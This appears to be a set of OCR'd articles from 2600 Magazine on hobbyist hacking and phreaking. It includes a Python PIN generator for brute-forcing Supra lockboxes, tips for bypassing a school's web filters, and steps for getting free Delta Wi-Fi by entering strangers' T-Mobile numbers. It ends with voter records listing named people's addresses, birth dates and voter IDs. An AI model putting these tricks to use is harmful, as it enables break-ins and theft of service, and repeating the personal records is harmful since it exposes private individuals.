        ➥ pin.count(c) > 1]:
```

This is really a one-liner for creating a list. See "List Comprehension" in the Python docs. It iterates the characters in the PIN and returns a list containing only characters that exist more than once in the PIN. Python's IF evaluates to True only when the returned list contains something.

It was reported to me that the resulting list of PINs and a six-pack later, his uncle was triumphant! I suspect the Supra lockbox model in question was mechanical in nature (as opposed

to having some electronic guts), which led to these strange properties. The number of viable PINs was shockingly low, as you can see below. What I hadn't thought of is that because PIN order doesn't matter, a five-digit PIN is the most secure - more or less digits reduces security. Remember that when brute forcing, you're likely to hit on the winner halfway through the key space, so halve those numbers below to get a better idea of just how few tries it's likely to take.

It might be worth taking a minute to tinker and search for vulnerabilities with any lockbox you plan to use. I suspect those industrious fellows in the Lockpick Village are having a chuckle at this.... I'm certain there are more egregious physical flaws in these types of products.

This is a fine start for PIN-generating needs which I've reused a couple of times already. Happy hacking and I'd like to give a nod to $@LV@Ti0N for bringing this puzzle to my attention.

PIN Length	Number of Unique PIN Combinations
1	10
2	45
3	120
4	210
5	252
6	210
7	120

```
#!/usr/bin/env python
#
# Create a pin list to crack a supra key box.
#
# Supra key boxes (I am told) have the unique feature of not requiring
# the owner to remember the order in which a pin is entered (!).
# Additionally numbers in the pin can only be used once (e.g. 2234 is
# invalid because 2 appears twice).
#

if __name__ == '__main__':

    pin_length = 5      # <-- Adjust pin-length here

    i = -1
    end_pin = int('9'*pin_length)
    pin_list = []

    while i < end_pin:
        i += 1

        # generate pin with leading 0's; convert it to a list; sort it
        pin = str(i).zfill(pin_length)
        pin = list(pin)
        pin.sort()

        # skip pins with reoccurring chars; pins already in our list
        if [c for c in pin if pin.count(c) > 1]:
            continue
        if pin in pin_list:
            continue

        # add our pin to the master list of valid pins
        pin_list.append(pin)

    # print results
    for pin in pin_list:
        print(''.join(pin))

    print('There are {pincount} combinations.'.format(
            pincount=len(pin_list)))
```

"Lock and key" by Japan via The Metropolitan Museum of Art is licensed under CC0 1.0

A Lock With The Key Next To It

by Ckjbgames

Hello, *2600* and its readership. I am here to address the insecurities of my school network. These insecurities are absolutely ridiculous and I cannot believe how honestly horrible this network's security is. Even for a middle school. My school's security is like taking a lock, securing it in the right way, but then leaving the key right next to it so that anyone can access all of your important documents.

First off, all of the computers run Windows 7, except for (of course) iOS devices and Chromebooks. This is ridiculous. Even though Windows 7 might have a better UI than 8 and 10, there is *no mainstream support* as of almost a year ago. That might not seem so bad, but it gets worse.... I have several old *2600* issues that I read through (volumes 20-22), and several of the Windows XP-era security hacks still work on these computers!

For example, the network admins know nothing about the Google Translate proxy hack, I presume. I can access any blocked website via this method, and no one has done anything about it. Some kids even have no restrictions on accessing the Internet! I am one of the unlucky people who got an account with Internet restrictions. This laziness is inexcusable: you cannot just add Internet restrictions to some of the accounts and leave the rest with full access to the Internet!

Another thing to think about is that we can insert USB flash drives without being denied permission. This is insanity. Also, even better, you can use Windows Explorer and go into directories including C:\, Program Files, and even a directory full of assembly language code. I am not even kidding. It is that bad. I bet that the admins thought that we wouldn't think about it.

Another thing that you would normally think was a good security measure is laid to waste. So, you are denied access to the Command Prompt. An easy security measure that would make most give up at this point. However, they probably did the stupidest thing possible: forgot to deny access to Windows PowerShell.

You should probably know what PowerShell is: it's a utility that can do what Command Prompt can do and more: you can write shell scripts. I haven't found PowerShell ISE yet, but I have found PowerShell. All you do is search for "Windows PowerShell" in drive C:\ and a single folder named "x86-windows-powershell-" and then a bunch of possibly encoded characters that look like gibberish. I didn't care to analyze any; I just wanted to get to PowerShell. In the folder is a shortcut to - guess - Windows PowerShell. From here, you can access the network, not as an admin, sadly, but you can still run "net" commands. You can also change settings and possibly (I haven't tested this) access VBS. So much for a lock when the key is right next to it....

I have not reported any of this to any figures of authority, and none of my friends know about these loopholes, except for the Google Translate one. I would like anyone reading this to think about what the point of a lock would be with the key right by it, or with the combination just a few feet away.

Hacking free Wi-fi on Delta flights

by David Libertas

I was on a Delta Airlines flight and connected my netbook to the Wi-Fi. I remember reading in *2600* that some airlines open up full Internet access for about ten minutes after you attempt to download their video app. So I used my user agent override plug-in to make my netbook look like a smart phone to give it a whirl. The trick didn't work on Delta, so maybe Gogo has plugged that hole. Now they require side loading the app from their sandboxed Gogo domain.


Nonetheless, I noticed the mobile device user agent opened up a new Internet browsing option it didn't show before with my normal laptop user agent: T-Mobile users get free texting and calls during the flight, and also one hour free access to the full Internet. I'm a T-Mobile customer, but I left my cell phone at home. Besides, it's a flip phone that can't access the Internet anyway. Nonetheless, I wanted to see how far I could get without a cell phone. First, it asked me for my cell phone number. I assumed I would need to respond to a verification text or it would want some sort of app that verifies I'm accessing it from a T-Mobile device, but to my happy surprise this was all I needed to unlock a free hour of Internet on the flight. I was now able to catch up on my email, check the news headlines, send texts via Google Voice using my Linux netbook, all for no charge!

Unfortunately, I did not have other phone numbers to use after my hour expired, but it is very likely possible that it could open up a means to several hours of free Internet on Delta flights: just bring a list of T-Mobile numbers with you and, if your device is a laptop, a plug-in that makes your browser masquerade as a mobile device. You might need to clear your cookies and randomize your MAC address (macchanger for Linux users) if it has anything to monitor the device's authentication history. I'd love to hear from a *2600* reader what results you discover.

Don't have a list of T-Mobile numbers? Just go through your address book of phone numbers and plug them into `http://freecarrierlookup.com` to find out which ones are T-Mobile. If you don't want to use numbers from people you know, I've had luck finding T-Mobile numbers by just plugging in random phone numbers. Once I find a T-Mobile number, I can usually get several more by incrementing the last digit.

I don't know how long Delta and T-Mobile will offer this deal or what other airlines might have something similar, but take advantage of it while it lasts!

=== LIFETIME PDFs ===



Come and join the lifetime digital digest club. You'll get all of our existing *Hacker Digests*, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. (Analog lifetime subscribers can get this for $100.) Latest releases: Volume 32 from 2015 and Volume 14 from 1997.

Visit store.2600.com and click on Downloads/PDF.

TELECOM INFORMER

by The Prophet

You wouldn't know that it's nearly spring here in the Pacific Northwest, given the sudden storm in Seattle that just dumped sleet all over the place. I'm in town again, working at my old Central Office in between my journeys to far-flung corners of the globe. It's an unusual role for me, but we're seeing a trend that is different than in years past: filthy CLECs are actually removing their equipment. There isn't much demand for POTS dial tone anymore, and CLECs are having a lot of trouble competing on broadband too. So, at least in some Central Offices, they are throwing in the towel. May as well not pay for a collocation cage that isn't really used.

In 2008, we deployed ADSL2+, which was pretty successful in driving filthy CLECs out of the ADSL business. It created so much interference in any cable with an ADSL pair that the CLECs didn't have a chance, especially because we used every trouble report as an opportunity to upsell to one of our own services. When we began the upgrade, we weren't actually required to provide any sort of line sharing or resale on our fiber-to-the-node (FTTN) network. Eventually, we were required to offer ADSL2+ to CLECs as a resale product, but by then the damage was already done. A few CLECs like sonic.net managed to hang around by becoming facilities-based, and FIOS also encroached into our service territory. For the most part, though, broadband competition consolidated down to a duopoly: The Phone Company and The Cable Company. Here in the U.S., we "enjoy" the fifth most expensive broadband in the developed world. The lack of competition keeps it that way and, for my part, I like it just fine. After all, people who work in industries with a lot of competition have to work really hard, and their pay tends to be a lot lower. As the manager, in addition to my fat paycheck, I get to decide how long I go for lunch - and today, that was three hours!

What a contrast to my recent visit to Myanmar, a rapidly developing country in southeast Asia. South of China, east of Bangladesh, and west of Thailand, Myanmar was run by the army for many years. My first visit to Myanmar was in 2013. I visited Kawthaung, opposite Ranong, Thailand, for a "visa run" while the military junta was still in charge (these days, Myanmar is a sort-of-democracy while a military junta rules Thailand - go figure). I met a local freelance tour guide named - of all things - Saddam. The guy was actually brilliant; he was only 20 years old and spoke seven different languages. After offering without success to connect me with all of the usual delights visitors to Kawthaung indulge in (drugs, prostitutes, and gambling, to name a few), I managed to convince him that I was really interested in learning how people use phones. So we went on a phone trip. I learned that there was only one mobile phone provider: MPT. SIM cards cost $200 plus an outrageously expensive service plan. Everyone in the local area used Thai networks instead, even though the signal from Thailand was weak and phones didn't work reliably indoors. And I learned that if you wanted to use the Internet, there was only one place in town, inside the one hotel in town. It operated at dial-up speed, was heavily censored, and cost over $5 per hour (a price that was astonishingly unaffordable to the local population). Most people couldn't afford smartphones, Wi-Fi was nonexistent, and Kawthaung was one of the more disconnected places I'd visited (although not to the extremes of Antarctica and North Korea).

Fast forward three years, and I landed in Yangon, the capital of Myanmar. I emerged from my Dragonair business class cabin into a nicer airport than any I've visited in the United States. There was free uncensored Wi-Fi. Everything was bright and modern. Well, I've seen this movie before, in Mumbai. As soon as I left the airport, I expected it would be like India - smog-choked, traffic-clogged, dilapidated infrastructure, and cows on the road. Nope. No cows on the road, hardly any traffic at night, wide boulevards. Don't get me wrong, it's a developing country, but Yangon was a massive contrast to the stray dogs and burning piles of trash I'd seen in Kawthaung a few years before. Not far from the Sule Pagoda, the driver dropped me off at my guest house.

My first two orders of business in the morning were changing money and obtaining a SIM card. I discovered to my annoyance that I had a problem with my money - I'd just grabbed a bunch of USD in $20 bills from the ATM in Seattle before I left. Unfortunately, in Myanmar, money changers are like kidnappers: they want only brand new unmarked bills. After several minutes of intense negotiations, they agreed to accept a few of my

$20 bills, handing me a black plastic shopping bag full of local currency.

I then proceeded next door to the cell phone shop. MPT, once the only mobile phone company in Myanmar, now has a lot of competition, and very competitive rates. SIM cards cost $1.50, and I bought a 4GB data plan for about $10, giving me access to a slow 3G network where I was able to attain maximum speeds of about 256Kbps (4G is deployed on a single tower in the country, near a popular mall in Yangon). Fortunately, tethering is allowed. I ended up needing to buy a lot more data packages because the availability of working Wi-Fi throughout the country is very limited. There is a huge amount of competition, but Internet access is very expensive and the Internet experience is very different for people in Myanmar than it is in most of the world.

Why is this? Myanmar's telecommunications landscape is almost the exact opposite of the U.S. Here in the U.S., we have limited local competition, but we're awash in international bandwidth for transit. Every major Internet backbone in the world has a point of presence here, and usually more than that - they have fiber. Since over half of the world's Internet traffic still originates, terminates, or transits through the U.S. (owing to the massive Internet data centers here hosting the majority of the world's most popular sites), telecommunications carriers need fast connectivity to our data centers. If you're in an American data center, you will generally have access to ridiculously fast, cheap connectivity to anywhere in the world. We just don't have that from home, where Internet service comes from a duopoly with little incentive to innovate.

Meanwhile, in Myanmar, Internet access is very slow and outrageously expensive because an international expansion project stalled for three years while the government changed in the middle of it. Fearing the uncertainty of the business environment, an international cable consortium led by Singtel waited out the change in government before resuming the project (and in all fairness, it wasn't clear until recently who they could even have made a deal with). There is only one small 100Gbps undersea fiber-optic cable serving the entire country, and it's running at full capacity; the new project will bring an additional 300Gpbs. By comparison, Facebook provides 160Gbps of uplink to every single rack in their data centers - and each data center has hundreds of racks!

The meager amount of bandwidth in Myanmar is not just bandwidth for Internet service, either. It's the available bandwidth for Internet, phones, corporate private networks, and anything else you can think of that runs over an international fiber optic network. More than 50 million people have to share it. This means that people almost exclusively experience the Internet using mobile phones and apps. It's so slow using a laptop that it's practically unusable; you can pretty much only use email and slowly browse the mobile versions of some websites. Remember night and weekend rates for phone calls? Myanmar actually has these for Internet; it's cheaper to go online in the middle of the night when demand is less.

Although there is currently no competition for international bandwidth, there is a ton of local "last mile" competition. Rather than only one mobile phone company operating in Myanmar, there are now three. And while the service is slow, it's usable, bringing Internet service to people who have never had it before. Internet companies are naturally doing everything they can to gain influence in the market. Lacking a concept of "net neutrality," web services pay mobile phone carriers to "zero rate" access to their services. For example, my MPT service offered a stripped-down version of Facebook for free (I couldn't see pictures or videos, only text). Telenor, another provider, offers "zero rated" WhatsApp and Line access, and Ooredoo offers free Facebook and mobile games.

Competition isn't just limited to wireless carriers. There is competition with wireline carriers too, both formal and informal. I was surprised to discover the guest house I stayed in was equipped with fiber to the premises. While the equipment has the capacity to deliver Internet service at 1Gbps (along with VoIP phone and IPTV), the only affordable service is at 1Mbps. Another company, Myanmar Net, provides a hybrid wireline/wireless service. They run fiber to wireless access points sitting on top of utility poles throughout Yangon, then sell access to their Wi-Fi hotspots. There also appear to be informal ISPs in various neighborhoods. I spent a lot of time checking out utility poles in Yangon, and frequently spotted haphazardly strung Category 6 Ethernet cable. Given the very high cost of Internet access, it's not surprising that neighbors have found creative ways to share a single connection.

And with that, I'm back to removing DSLAMs, shutting off access cards, and taking the allergy medicine I obviously forgot. A… aaa….. dammit! Don't you hate it when you almost sneeze and can't? Stay safe out there, and I'll see you again in the summer.

References

Facebook data center network architecture - https://code.facebook.com/posts/360346274145943/introducing-data-center-fabric-the-next-generation-facebook-data-center-network/

Sonic.net outside plant build - https://corp.sonic.net/ceo/2011/07/31/moving-outside-from-isp-to-osp/

"phone" by Eddi is licensed under CC BY 2.0

by Dent
dentedfun@gmail.com
dentedfun@protonmail.ch

Modems, fax machines, old recordings, strange beeps, error messages, ancient answering machines, and pissed off operators. These are just a few of the amazing things I've encountered over the past few months. In this article I will talk about these things, how I found them and how you can find them yourself.

Some time in August, I picked up a payphone and called 1 800 200-1000. It rang for a good 30-60 seconds before I heard a loud screech from the speaker followed by silence. "Weird," I thought as I wrote it down in my blue notebook. This was followed by calling 1 800 201-1000, and then 1 800 202-1000. It wasn't long before I started finding all sorts of cool things. I compiled my full list and shared it with friends, only to find that these seemingly useless and unidentified numbers had a history of their own - even better, a community of their own.

This process is called *scanning*. It is also sometimes referred to as *hand scanning* or *exchange scanning*. To put it simply, it is the process of calling a range of numbers in sequential order with a goal of finding *something*. That *something* is up to you. Whether it be finding a strange recording or an elevator (yes, you can find elevators!), the things you write down and share are up to you. When I did my scans, I wrote down anything that I found to be cool. This included conferencing numbers, telecom companies, and pretty much anything I wanted to further investigate.

To start scanning, you only need a few things. Those things are:

1. What range you are scanning
2. A notebook and a pencil (or any way to log what you find)
3. A telephone!

To decide what range you are scanning, all you need to do is pick a phone number and a set of numbers that will increment after every call. In my previous example, it was:

```
1 800 NXX-1000
```

Keep in mind that the N is a number from 2 to 9 and the X is a number from 0 to 9. This means over a period of a few days (or a day if you're determined) you call around 800 different phone numbers. Within these many non-working numbers, you will find many cool things.

Below is an example of a scan I did in the 1 800 NXX-2600 range. Shortly after finishing this scan, I posted it to a phreaking forum under a different alias. You can still call most of these numbers by replacing "NXX" with a three digit number listed below.

```
229 - 2600 Magazine
250 - GBG Conferencing (requires 6-digit pin)
284 - Dungeon of Pain and Pleasure (lol)
288 - Vanderbilt University mailbox - "I'm sorry. Extension 26369 does
      ➥ not answer." (Callxpress VMS)
293 - AT&T Easy Reach 800 (requires "access code")
341 - Some phone number transaction line - provides instructions but no
      ➥ clear company or purpose
374 - Non Working Mobile Satellite Number
393 - "We're sorry. All circuits are busy now. Would you please try your
      ➥ call again later?"
423 - Rather rythmic beeps… playing forever…
428 - "We're sorry but this program has ended and no further calls are
      ➥ being taken. Thank you for calling."
455 - Instantly hangs up
493 - "We're sorry. All circuits are busy now. Would you please try your
      ➥ call again later?"
527 - Conference Center (requires access code)
533 - A very alarming number (badum tshhhh)
580 - Fax?
582 - Call Center
589 - Call Center (that likes to be called "Call Station")
594 - Voicemail of 404 330 9680
632 - Central Distribution System
658 - Fax
663 - Bell Aliant
674 - MCI (requires card number)
683 - "Sales auto attendant is not available…"
694 - Facebook Sales
716 - Numbers and beeps - strange but cool. (7-11 number)
723 - Same as 374
732 - Same as 428
832 - Silence
834 - Repair Escalation Line (they repair escalators I'm guessing?)
857 - Verizon Conferencing number that is not in use
861 - Disconnected number with TTY tones?
872 - Call Center
892 - Unregistered Brand800 Number
934 - Mobile Satellite Customer Not Answering
944 - Unregistered Brand800 Number
972 - Call Center
```

As you can see, there's a lot of cool stuff to find in plain sight. Even if you don't fully understand what you find, there is a puzzle to be solved, and therefore a story to be told.

I recommend recording particularly interesting numbers as well, in case they eventually claim a new purpose and what was once interesting is now just the voicemail of some guy named Bob.

Furthermore, sharing your scans with others is a great way to learn more about them. Without people like I-BaLL and ThoughtPhreaker, I would have never found or understood most of the numbers in this list. In the Links section of this article there are quite a few great places to share your scans with others.

Links

`http://www.binrev.com/forums/index.php?/forum/21-old-skool-phreaking/` - *Lots of threads all about scanning and a great community*

`https://www.youtube.com/watch?v=CQdv-NaFYrQ` - *A video I made about some of the numbers in this list as well as some others*

`http://textfiles.com/phreak/NUMBERS/` - *A collection of scans (mostly from the mid 1980s) put together by Jason Scott*

`http://oldskoolphreak.com/tfiles/` - *Lots of useful information about phreaking, scanning, and hacking*

Longing for the Past

by Nick

Here I am, writing a submission for *2600 Magazine*. I never thought I'd ever be writing a submission for *2600,* partly because I never have anything to talk about and my English writing skills really are awful!

Anyway, I'm 15 years old, live in London, and I am obsessed by telecommunications and computing history.

I own a ZX Spectrum+(48k). This is from 1982. I love to play the old games through the tape player and I also have a couple of old laptops pre-2002.

When I was around 13, I was looking "for places to telnet" and found this site called telehack.com. This is a site which gives you a "UNIX environment" and aims to recreate what the Internet was like back in the 1980s and 1990s. The aim of the game for the user is to take control of hosts by gaining root and downloading files from BBS. I still enjoy playing it.

From telehack I found out there was something called a BBS (Bulletin Board System) which was pretty much what everyone interested in computers used to talk to others on, as well as send mail and also download files.

In 2014, I bought a 56k modem so I could try dialing a few of these BBSes I found. Wow, did I have fun searching around! In 2014, there were only two dial-up BBSes left in the U.K.: Nostromo and The Arcade Acorn.

When I last checked (about a month ago), The Arcade Acorn was no longer around, however Nostromo still is. I know BBSes are accessible through telnet, but that's no fun! The reason I dial these instead of "telnetting" in is because it makes me feel nostalgic (I really wish I was born in the sixties. By the eighties I would be old enough to afford a computer and a modem, and play around with all this stuff back then).

Eventually, I got a little bored of the BBSes in the U.K., so I decided to look for other dial-up ones. I found a large list (Synchronet) of dial-up BBSes - wow, I was happy, but problem: they were all in the U.S.

I managed to find a way to make a "cheap" call to the U.S. I dialed most of the BBSes on that list until my dad asked me why we had such a big phone bill of 0844 numbers.

I told him how I used 0844 numbers to get a "cheap" call to the U.S. I told him that on the site it was 1p a min which didn't seem such a big deal to me, but what I didn't realize was that BT (British Telecom) charged 33p to access an 0844 number! He was a bit pissed off for a while, but whatever. You can't blame me, I was only 13!

Eventually, I got bored of dialing BBSes and I just stopped after about a year of exploring various boards and dial-up numbers.

Only recently has my interest started again as I have read the *2600* 1984 *Hacker Digest,* Volume 1.

It's not so much the BBSes anymore or even the modem that amuses me; it's the phreaking. Back when I was interested in BBSes and modems, I had an idea as to what phreaking was, but not to the extent which I understand it now.

I don't think you understand how much I would love to dial through different exchanges, scan different 1-800 numbers, and play 2600 hertz through a phonebox to get a free long distance call. It must've been so fun!

I watched the movie *Hackers* and never really understood it until I watched it again a few weeks ago. It's sick! I always understood the movie *War Games* - it's a great movie too!

I was surfing the net the other night, trying to find out if there were any exchanges that were "phreakable" and unfortunately the last one closed down just over ten years ago.

However, what I did find is something that really interests me: Project MF.

Project MF is a number you can dial which acts as a "phreakable" exchange. You need a blue box whether it be physical, a computer program, or a smartphone app.

You can play 2600 hertz to seize the line, use "KP - number - ST," and it takes you to its extension numbers that are programmed in.

This is only an American number, which is annoying because I have to dial a cheap call to the USA number first, then dial the Project MF number (+1-630-485-2995). If anyone lives in the U.K. and wishes to dial the US for free, use 0333-555-3872. This is an 03 number and, as you know (if you live in the U.K.) 01/02/03 numbers are free to call as they are geographical numbers.

It's amazing. It might be outdated to you guys that grew up in the 1980s and 1990s. You've had first hand experience. But this really does interest me.

I was 11 when I sent my first fax. I kept on sending them to my dad's office, another reason for him to get pissed off.

Man, I wish I could go back to the past and experience all of this cool stuff, even though I have an iPhone and a Windows 10 PC, which obviously were not around 20 to 30 years ago.

I would rather be in the past than where I am now.

"Classroom" by Alan Levine is licensed under CC BY 2.0

by StMerry


Last November in London, information security professionals and aspiring students alike gathered at Black Hat Europe 2016, the most respected conference in the industry. Briefings included presenters from all over the world, from the U.S. to Russia and China, on a wide range of topics such as mobile hacking, cryptography, data forensics and incident response, exploit development, malware defense and offense, web appsec, car penetration-testing, and many more. I was thrilled with the idea of mixing up with what to me represent some of the smartest minds of this century, all for the love of hacking and sharing of knowledge. I was especially glad to be there after having been offered one of the hundred studentships. However, I left the conference with a wee bit of a bitter taste after visiting the business hall, which is basically the vendors area. And there were two reasons for that.

The business hall was relatively small but packed, with vendors of different backgrounds organized next to each other. In between the talks, it was possible to roam for a while and meet companies present for the day, which seemed like an interesting opportunity to get to know the latest in terms of technology and solutions against so called "cyber-attacks." I was quickly disappointed however, to see that the vast majority of the people representing these companies had no technical background whatsoever, and mostly learned their sales speech. Now, most of you who have been to Black Hat won't be too surprised, however what bothered me the most was the fact that these salesmen and women had no real interest in engaging with us. As a matter of fact, we quickly felt unwelcome as they looked down on us, most likely understanding that we were not ones to strike deals with. After all, we were simply a group of students with an interest in and questions on how their technology actually works.

Why is it that we felt so ignored? If a group of passionate security graduates comes forward to engage with your company and learn about your technology, you should be looking to share - to a minimal extent - relevant knowledge about it. You should be looking to inspire us, make us want to research more around your solution, which could in turn possibly even result in us improving it in the future, however ambitious this may sound. Instead, you have made the decision to not waste your time with us because you sent someone with one thing in mind: attracting customers and growing sales, forgetting everything and everyone around you.

Another thing that bothered me, again, after roaming between vendors, was the high interest around applying Artificial Intelligence (AI) solutions, such as Machine Learning (ML). I have nothing against this technology. In fact, I have researched and applied it, but it certainly felt like those vendors simply were using it more as a buzzword than an actual solution. I ended up playing a game, which was asking each of those companies the following question: "What makes you stand out from the other hundred companies present today that are selling similar solutions?" The answer: "We use the Cloud!" In other words, either nothing, or they did not have enough technical knowledge to back it up. I do believe we have a lot to learn from applying AI and ML solutions properly and effectively, but this is not and will never be a magic solution against breaches. There will always be a way around defenses, as there always have been. And claiming that this suddenly will change because we can recognize patterns more effectively (which in essence is what ML is used for) is way too optimistic in my opinion. One of these companies was even claiming to be able to run a full penetration test in under four and a half minutes.

Now don't get me wrong. I met a number of interesting people and companies at Black Hat Europe this year, but I do feel like there was a need to highlight these points, especially around how I felt as a research student, trying to get inspired and engage as much as I possibly could. Overall however, it was a fantastic conference once again, and I am definitely looking forward to next year.



by Ry0ki

2015 and 2016 have been interesting in politics, referendum votes, and elections around the globe. Increasingly, the Internet is used in political elections from VoIP, social media, websites, email, news, and search engines. We'll focus on Google auto-fill suggestion bombing results. A friend gave me a taste of what she had found. I travel a lot, get bored waiting for flights, and looked deeper.

Search engine manipulation is making search engine ranking, auto-fill, or other results return what you want. This can be done through manipulation of algorithm results and a bevy of other techniques. One famous example involved the Google bombing of a previous 2004 Republican presidential candidate, Rick Santorum. Just search "Santorum" on Google....

Let's look at examples from the first half of 2016. I broke it down by country using roughly the same search terms, using country-specific language where applicable. Some of the results I noticed changed over time. I was filter bubbled by Google so results may vary. (Bubbling is when Google returns search results based on a number of variants including which country version used, what computer, phone, cookies you have installed, etc.)

I used candidates for important offices I knew of at the time or of importance. I couldn't translate everything correctly, please send in corrections to the *2600* Letters to the Editor. I'm very curious. Hopefully this will encourage you to go deeper as well.


Search term: "first name", "surname", plus "is" using English and, where applicable, German.

United Kingdom

David Cameron - Prime Minister (at time of search)

I got the same results throughout 2016. Recently, the U.K. Works and Pensions department has been declaring a lot of live people dead and cutting off benefits. Mr. Cameron better be careful or he might lose benefits himself with search results like this.

Sadiq Khan - Mayor of London, recently elected.




Boris Johnson - previous Mayor of London,
before the Mayoral election compared to a week before the Brexit vote 2016.


I myself have seen similarities between Borris and The Donald. Interesting....

Nigel Farage - leader of the UKIP party, Far Right


George Osborne - Chancellor of the Exchequer



Theresa May - Home Secretary (at time of search)



Ed Miliband - Leader of the Labour Party (at time of search)



United States


Barack Obama - President


Mack Daddy, much more positive results vs. Mr. Cameron.

Bernie Sanders - Democratic presidential candidate.
The first search was performed in April 2016 while in the U.K.
The second one was performed in June 2016 while in the Netherlands.

When Bernie had a more optimistic outlook, the auto-fill was much more favorable versus later on in the campaign.

Donald Trump - Republican presidential candidate.
The first search was performed in April 2016 while in the U.K.
The second one was performed in June 2016 while in the Netherlands.





(Continued on page 45)

"crop circles" by Global Jet is licensed under CC BY 2.0

The Inner Circle... Part One

"TRUMP","DONALD","J","","721","","PH","","5 AVENUE ","","NEW YORK","10022",
"1002","","","","","19460614","M","REP","","31","46","0","NEW YORK","","12"
,"28","73","20160419",""," ","","","YY0089904","19870701","MAIL","N","Y",
"ACTIVE","","","","NY000000000037517720","20160419 PP;20141104 GE;20131105
GE;20130910 PR;20121106 GE;20101102 GE;20100914 PR;20091103 GE;20081104
GE;General Election 2006;General Election 2005;General Election 2004"

"TRUMP","MELANIA","","","721","","66N","","5 AVENUE ","","MANHATTAN",
"10022","","","","","","19700426","F","REP","","31","46","","NEW YORK","",
"12","28","73","20160419",""," ","","","306293451","20061013",
"MAIL","N","Y","ACTIVE","","","","NY000000000037469080","20160419
PP;20121106 GE;20101102 GE;20081104 GE;General Election 2006"

"TRUMP","DONALD","J","JR","425","","12CD","","EAST 58 STREET ","",
"MANHATTAN","10022","","725 FIFTH AVENUE","NEW YORK, NY
10022","","","19771231","M","REP","","31","38","0","MANHA
TTAN","","12","28","73","20160419",""," ","","","306090388","20030825",
"MAIL","N","Y","ACTIVE","","","","NY000000000037414449","20160419 PP;20141104
GE;20131105 GE;20121106 GE;20101102 GE;20091103 GE;20081104 GE;20080205 PP"

"TRUMP","VANESSA","K","","425","","12 C AND D","","EAST 58 STREET ","","MANH
ATTAN","10022","","","","","","19771218","F","BLK","","31","38","0","MANHA
TTAN","","12","28","73","20141104",""," ","","","303082105","19960729","MAIL
","N","Y","ACTIVE","","","","NY000000000037832260","20141104 GE;20131105
GE;20121106 GE;20081104 GE;General Election 2004;General Election 2002"

"TRUMP","IVANKA","M","","502","","28","","PARK AVENUE ","","NEW YORK
","10022","1002","","","","","","19811030","F","REP","","31","46","0",
"NEW YORK","","12","28","73","20141104","","31","","","306289305","2006
1013","MAIL","N","Y","ACTIVE","","","","NY000000000037467270","20141104
GE;20131105 GE;20121106 GE;20091103 GE;20081104 GE;General Election 2006"

"KUSHNER","JARED","C","","502","","PH28","","PARK AVENUE
","","Manhattan","10022","","","","","","","19810110","F","BLK","
","31","46","0","Manhattan","","12","28","73","20141104","","
","","","410701149","20091124","MAIL","N","Y","ACTIVE","","","",""
,"NY000000000051749029","20141104 GE;20131105 GE;20121106 GE;20101102 GE"

"TRUMP","ERIC","F","","100","","14D","","CENTRAL PARK S ","","NEW YORK","1
0019","1001","","","","","","19840106","M","REP","","31","91","0","NEW YORK",
"","12","28","75","20141104",""," ","","","410076901","20080109","MAIL","
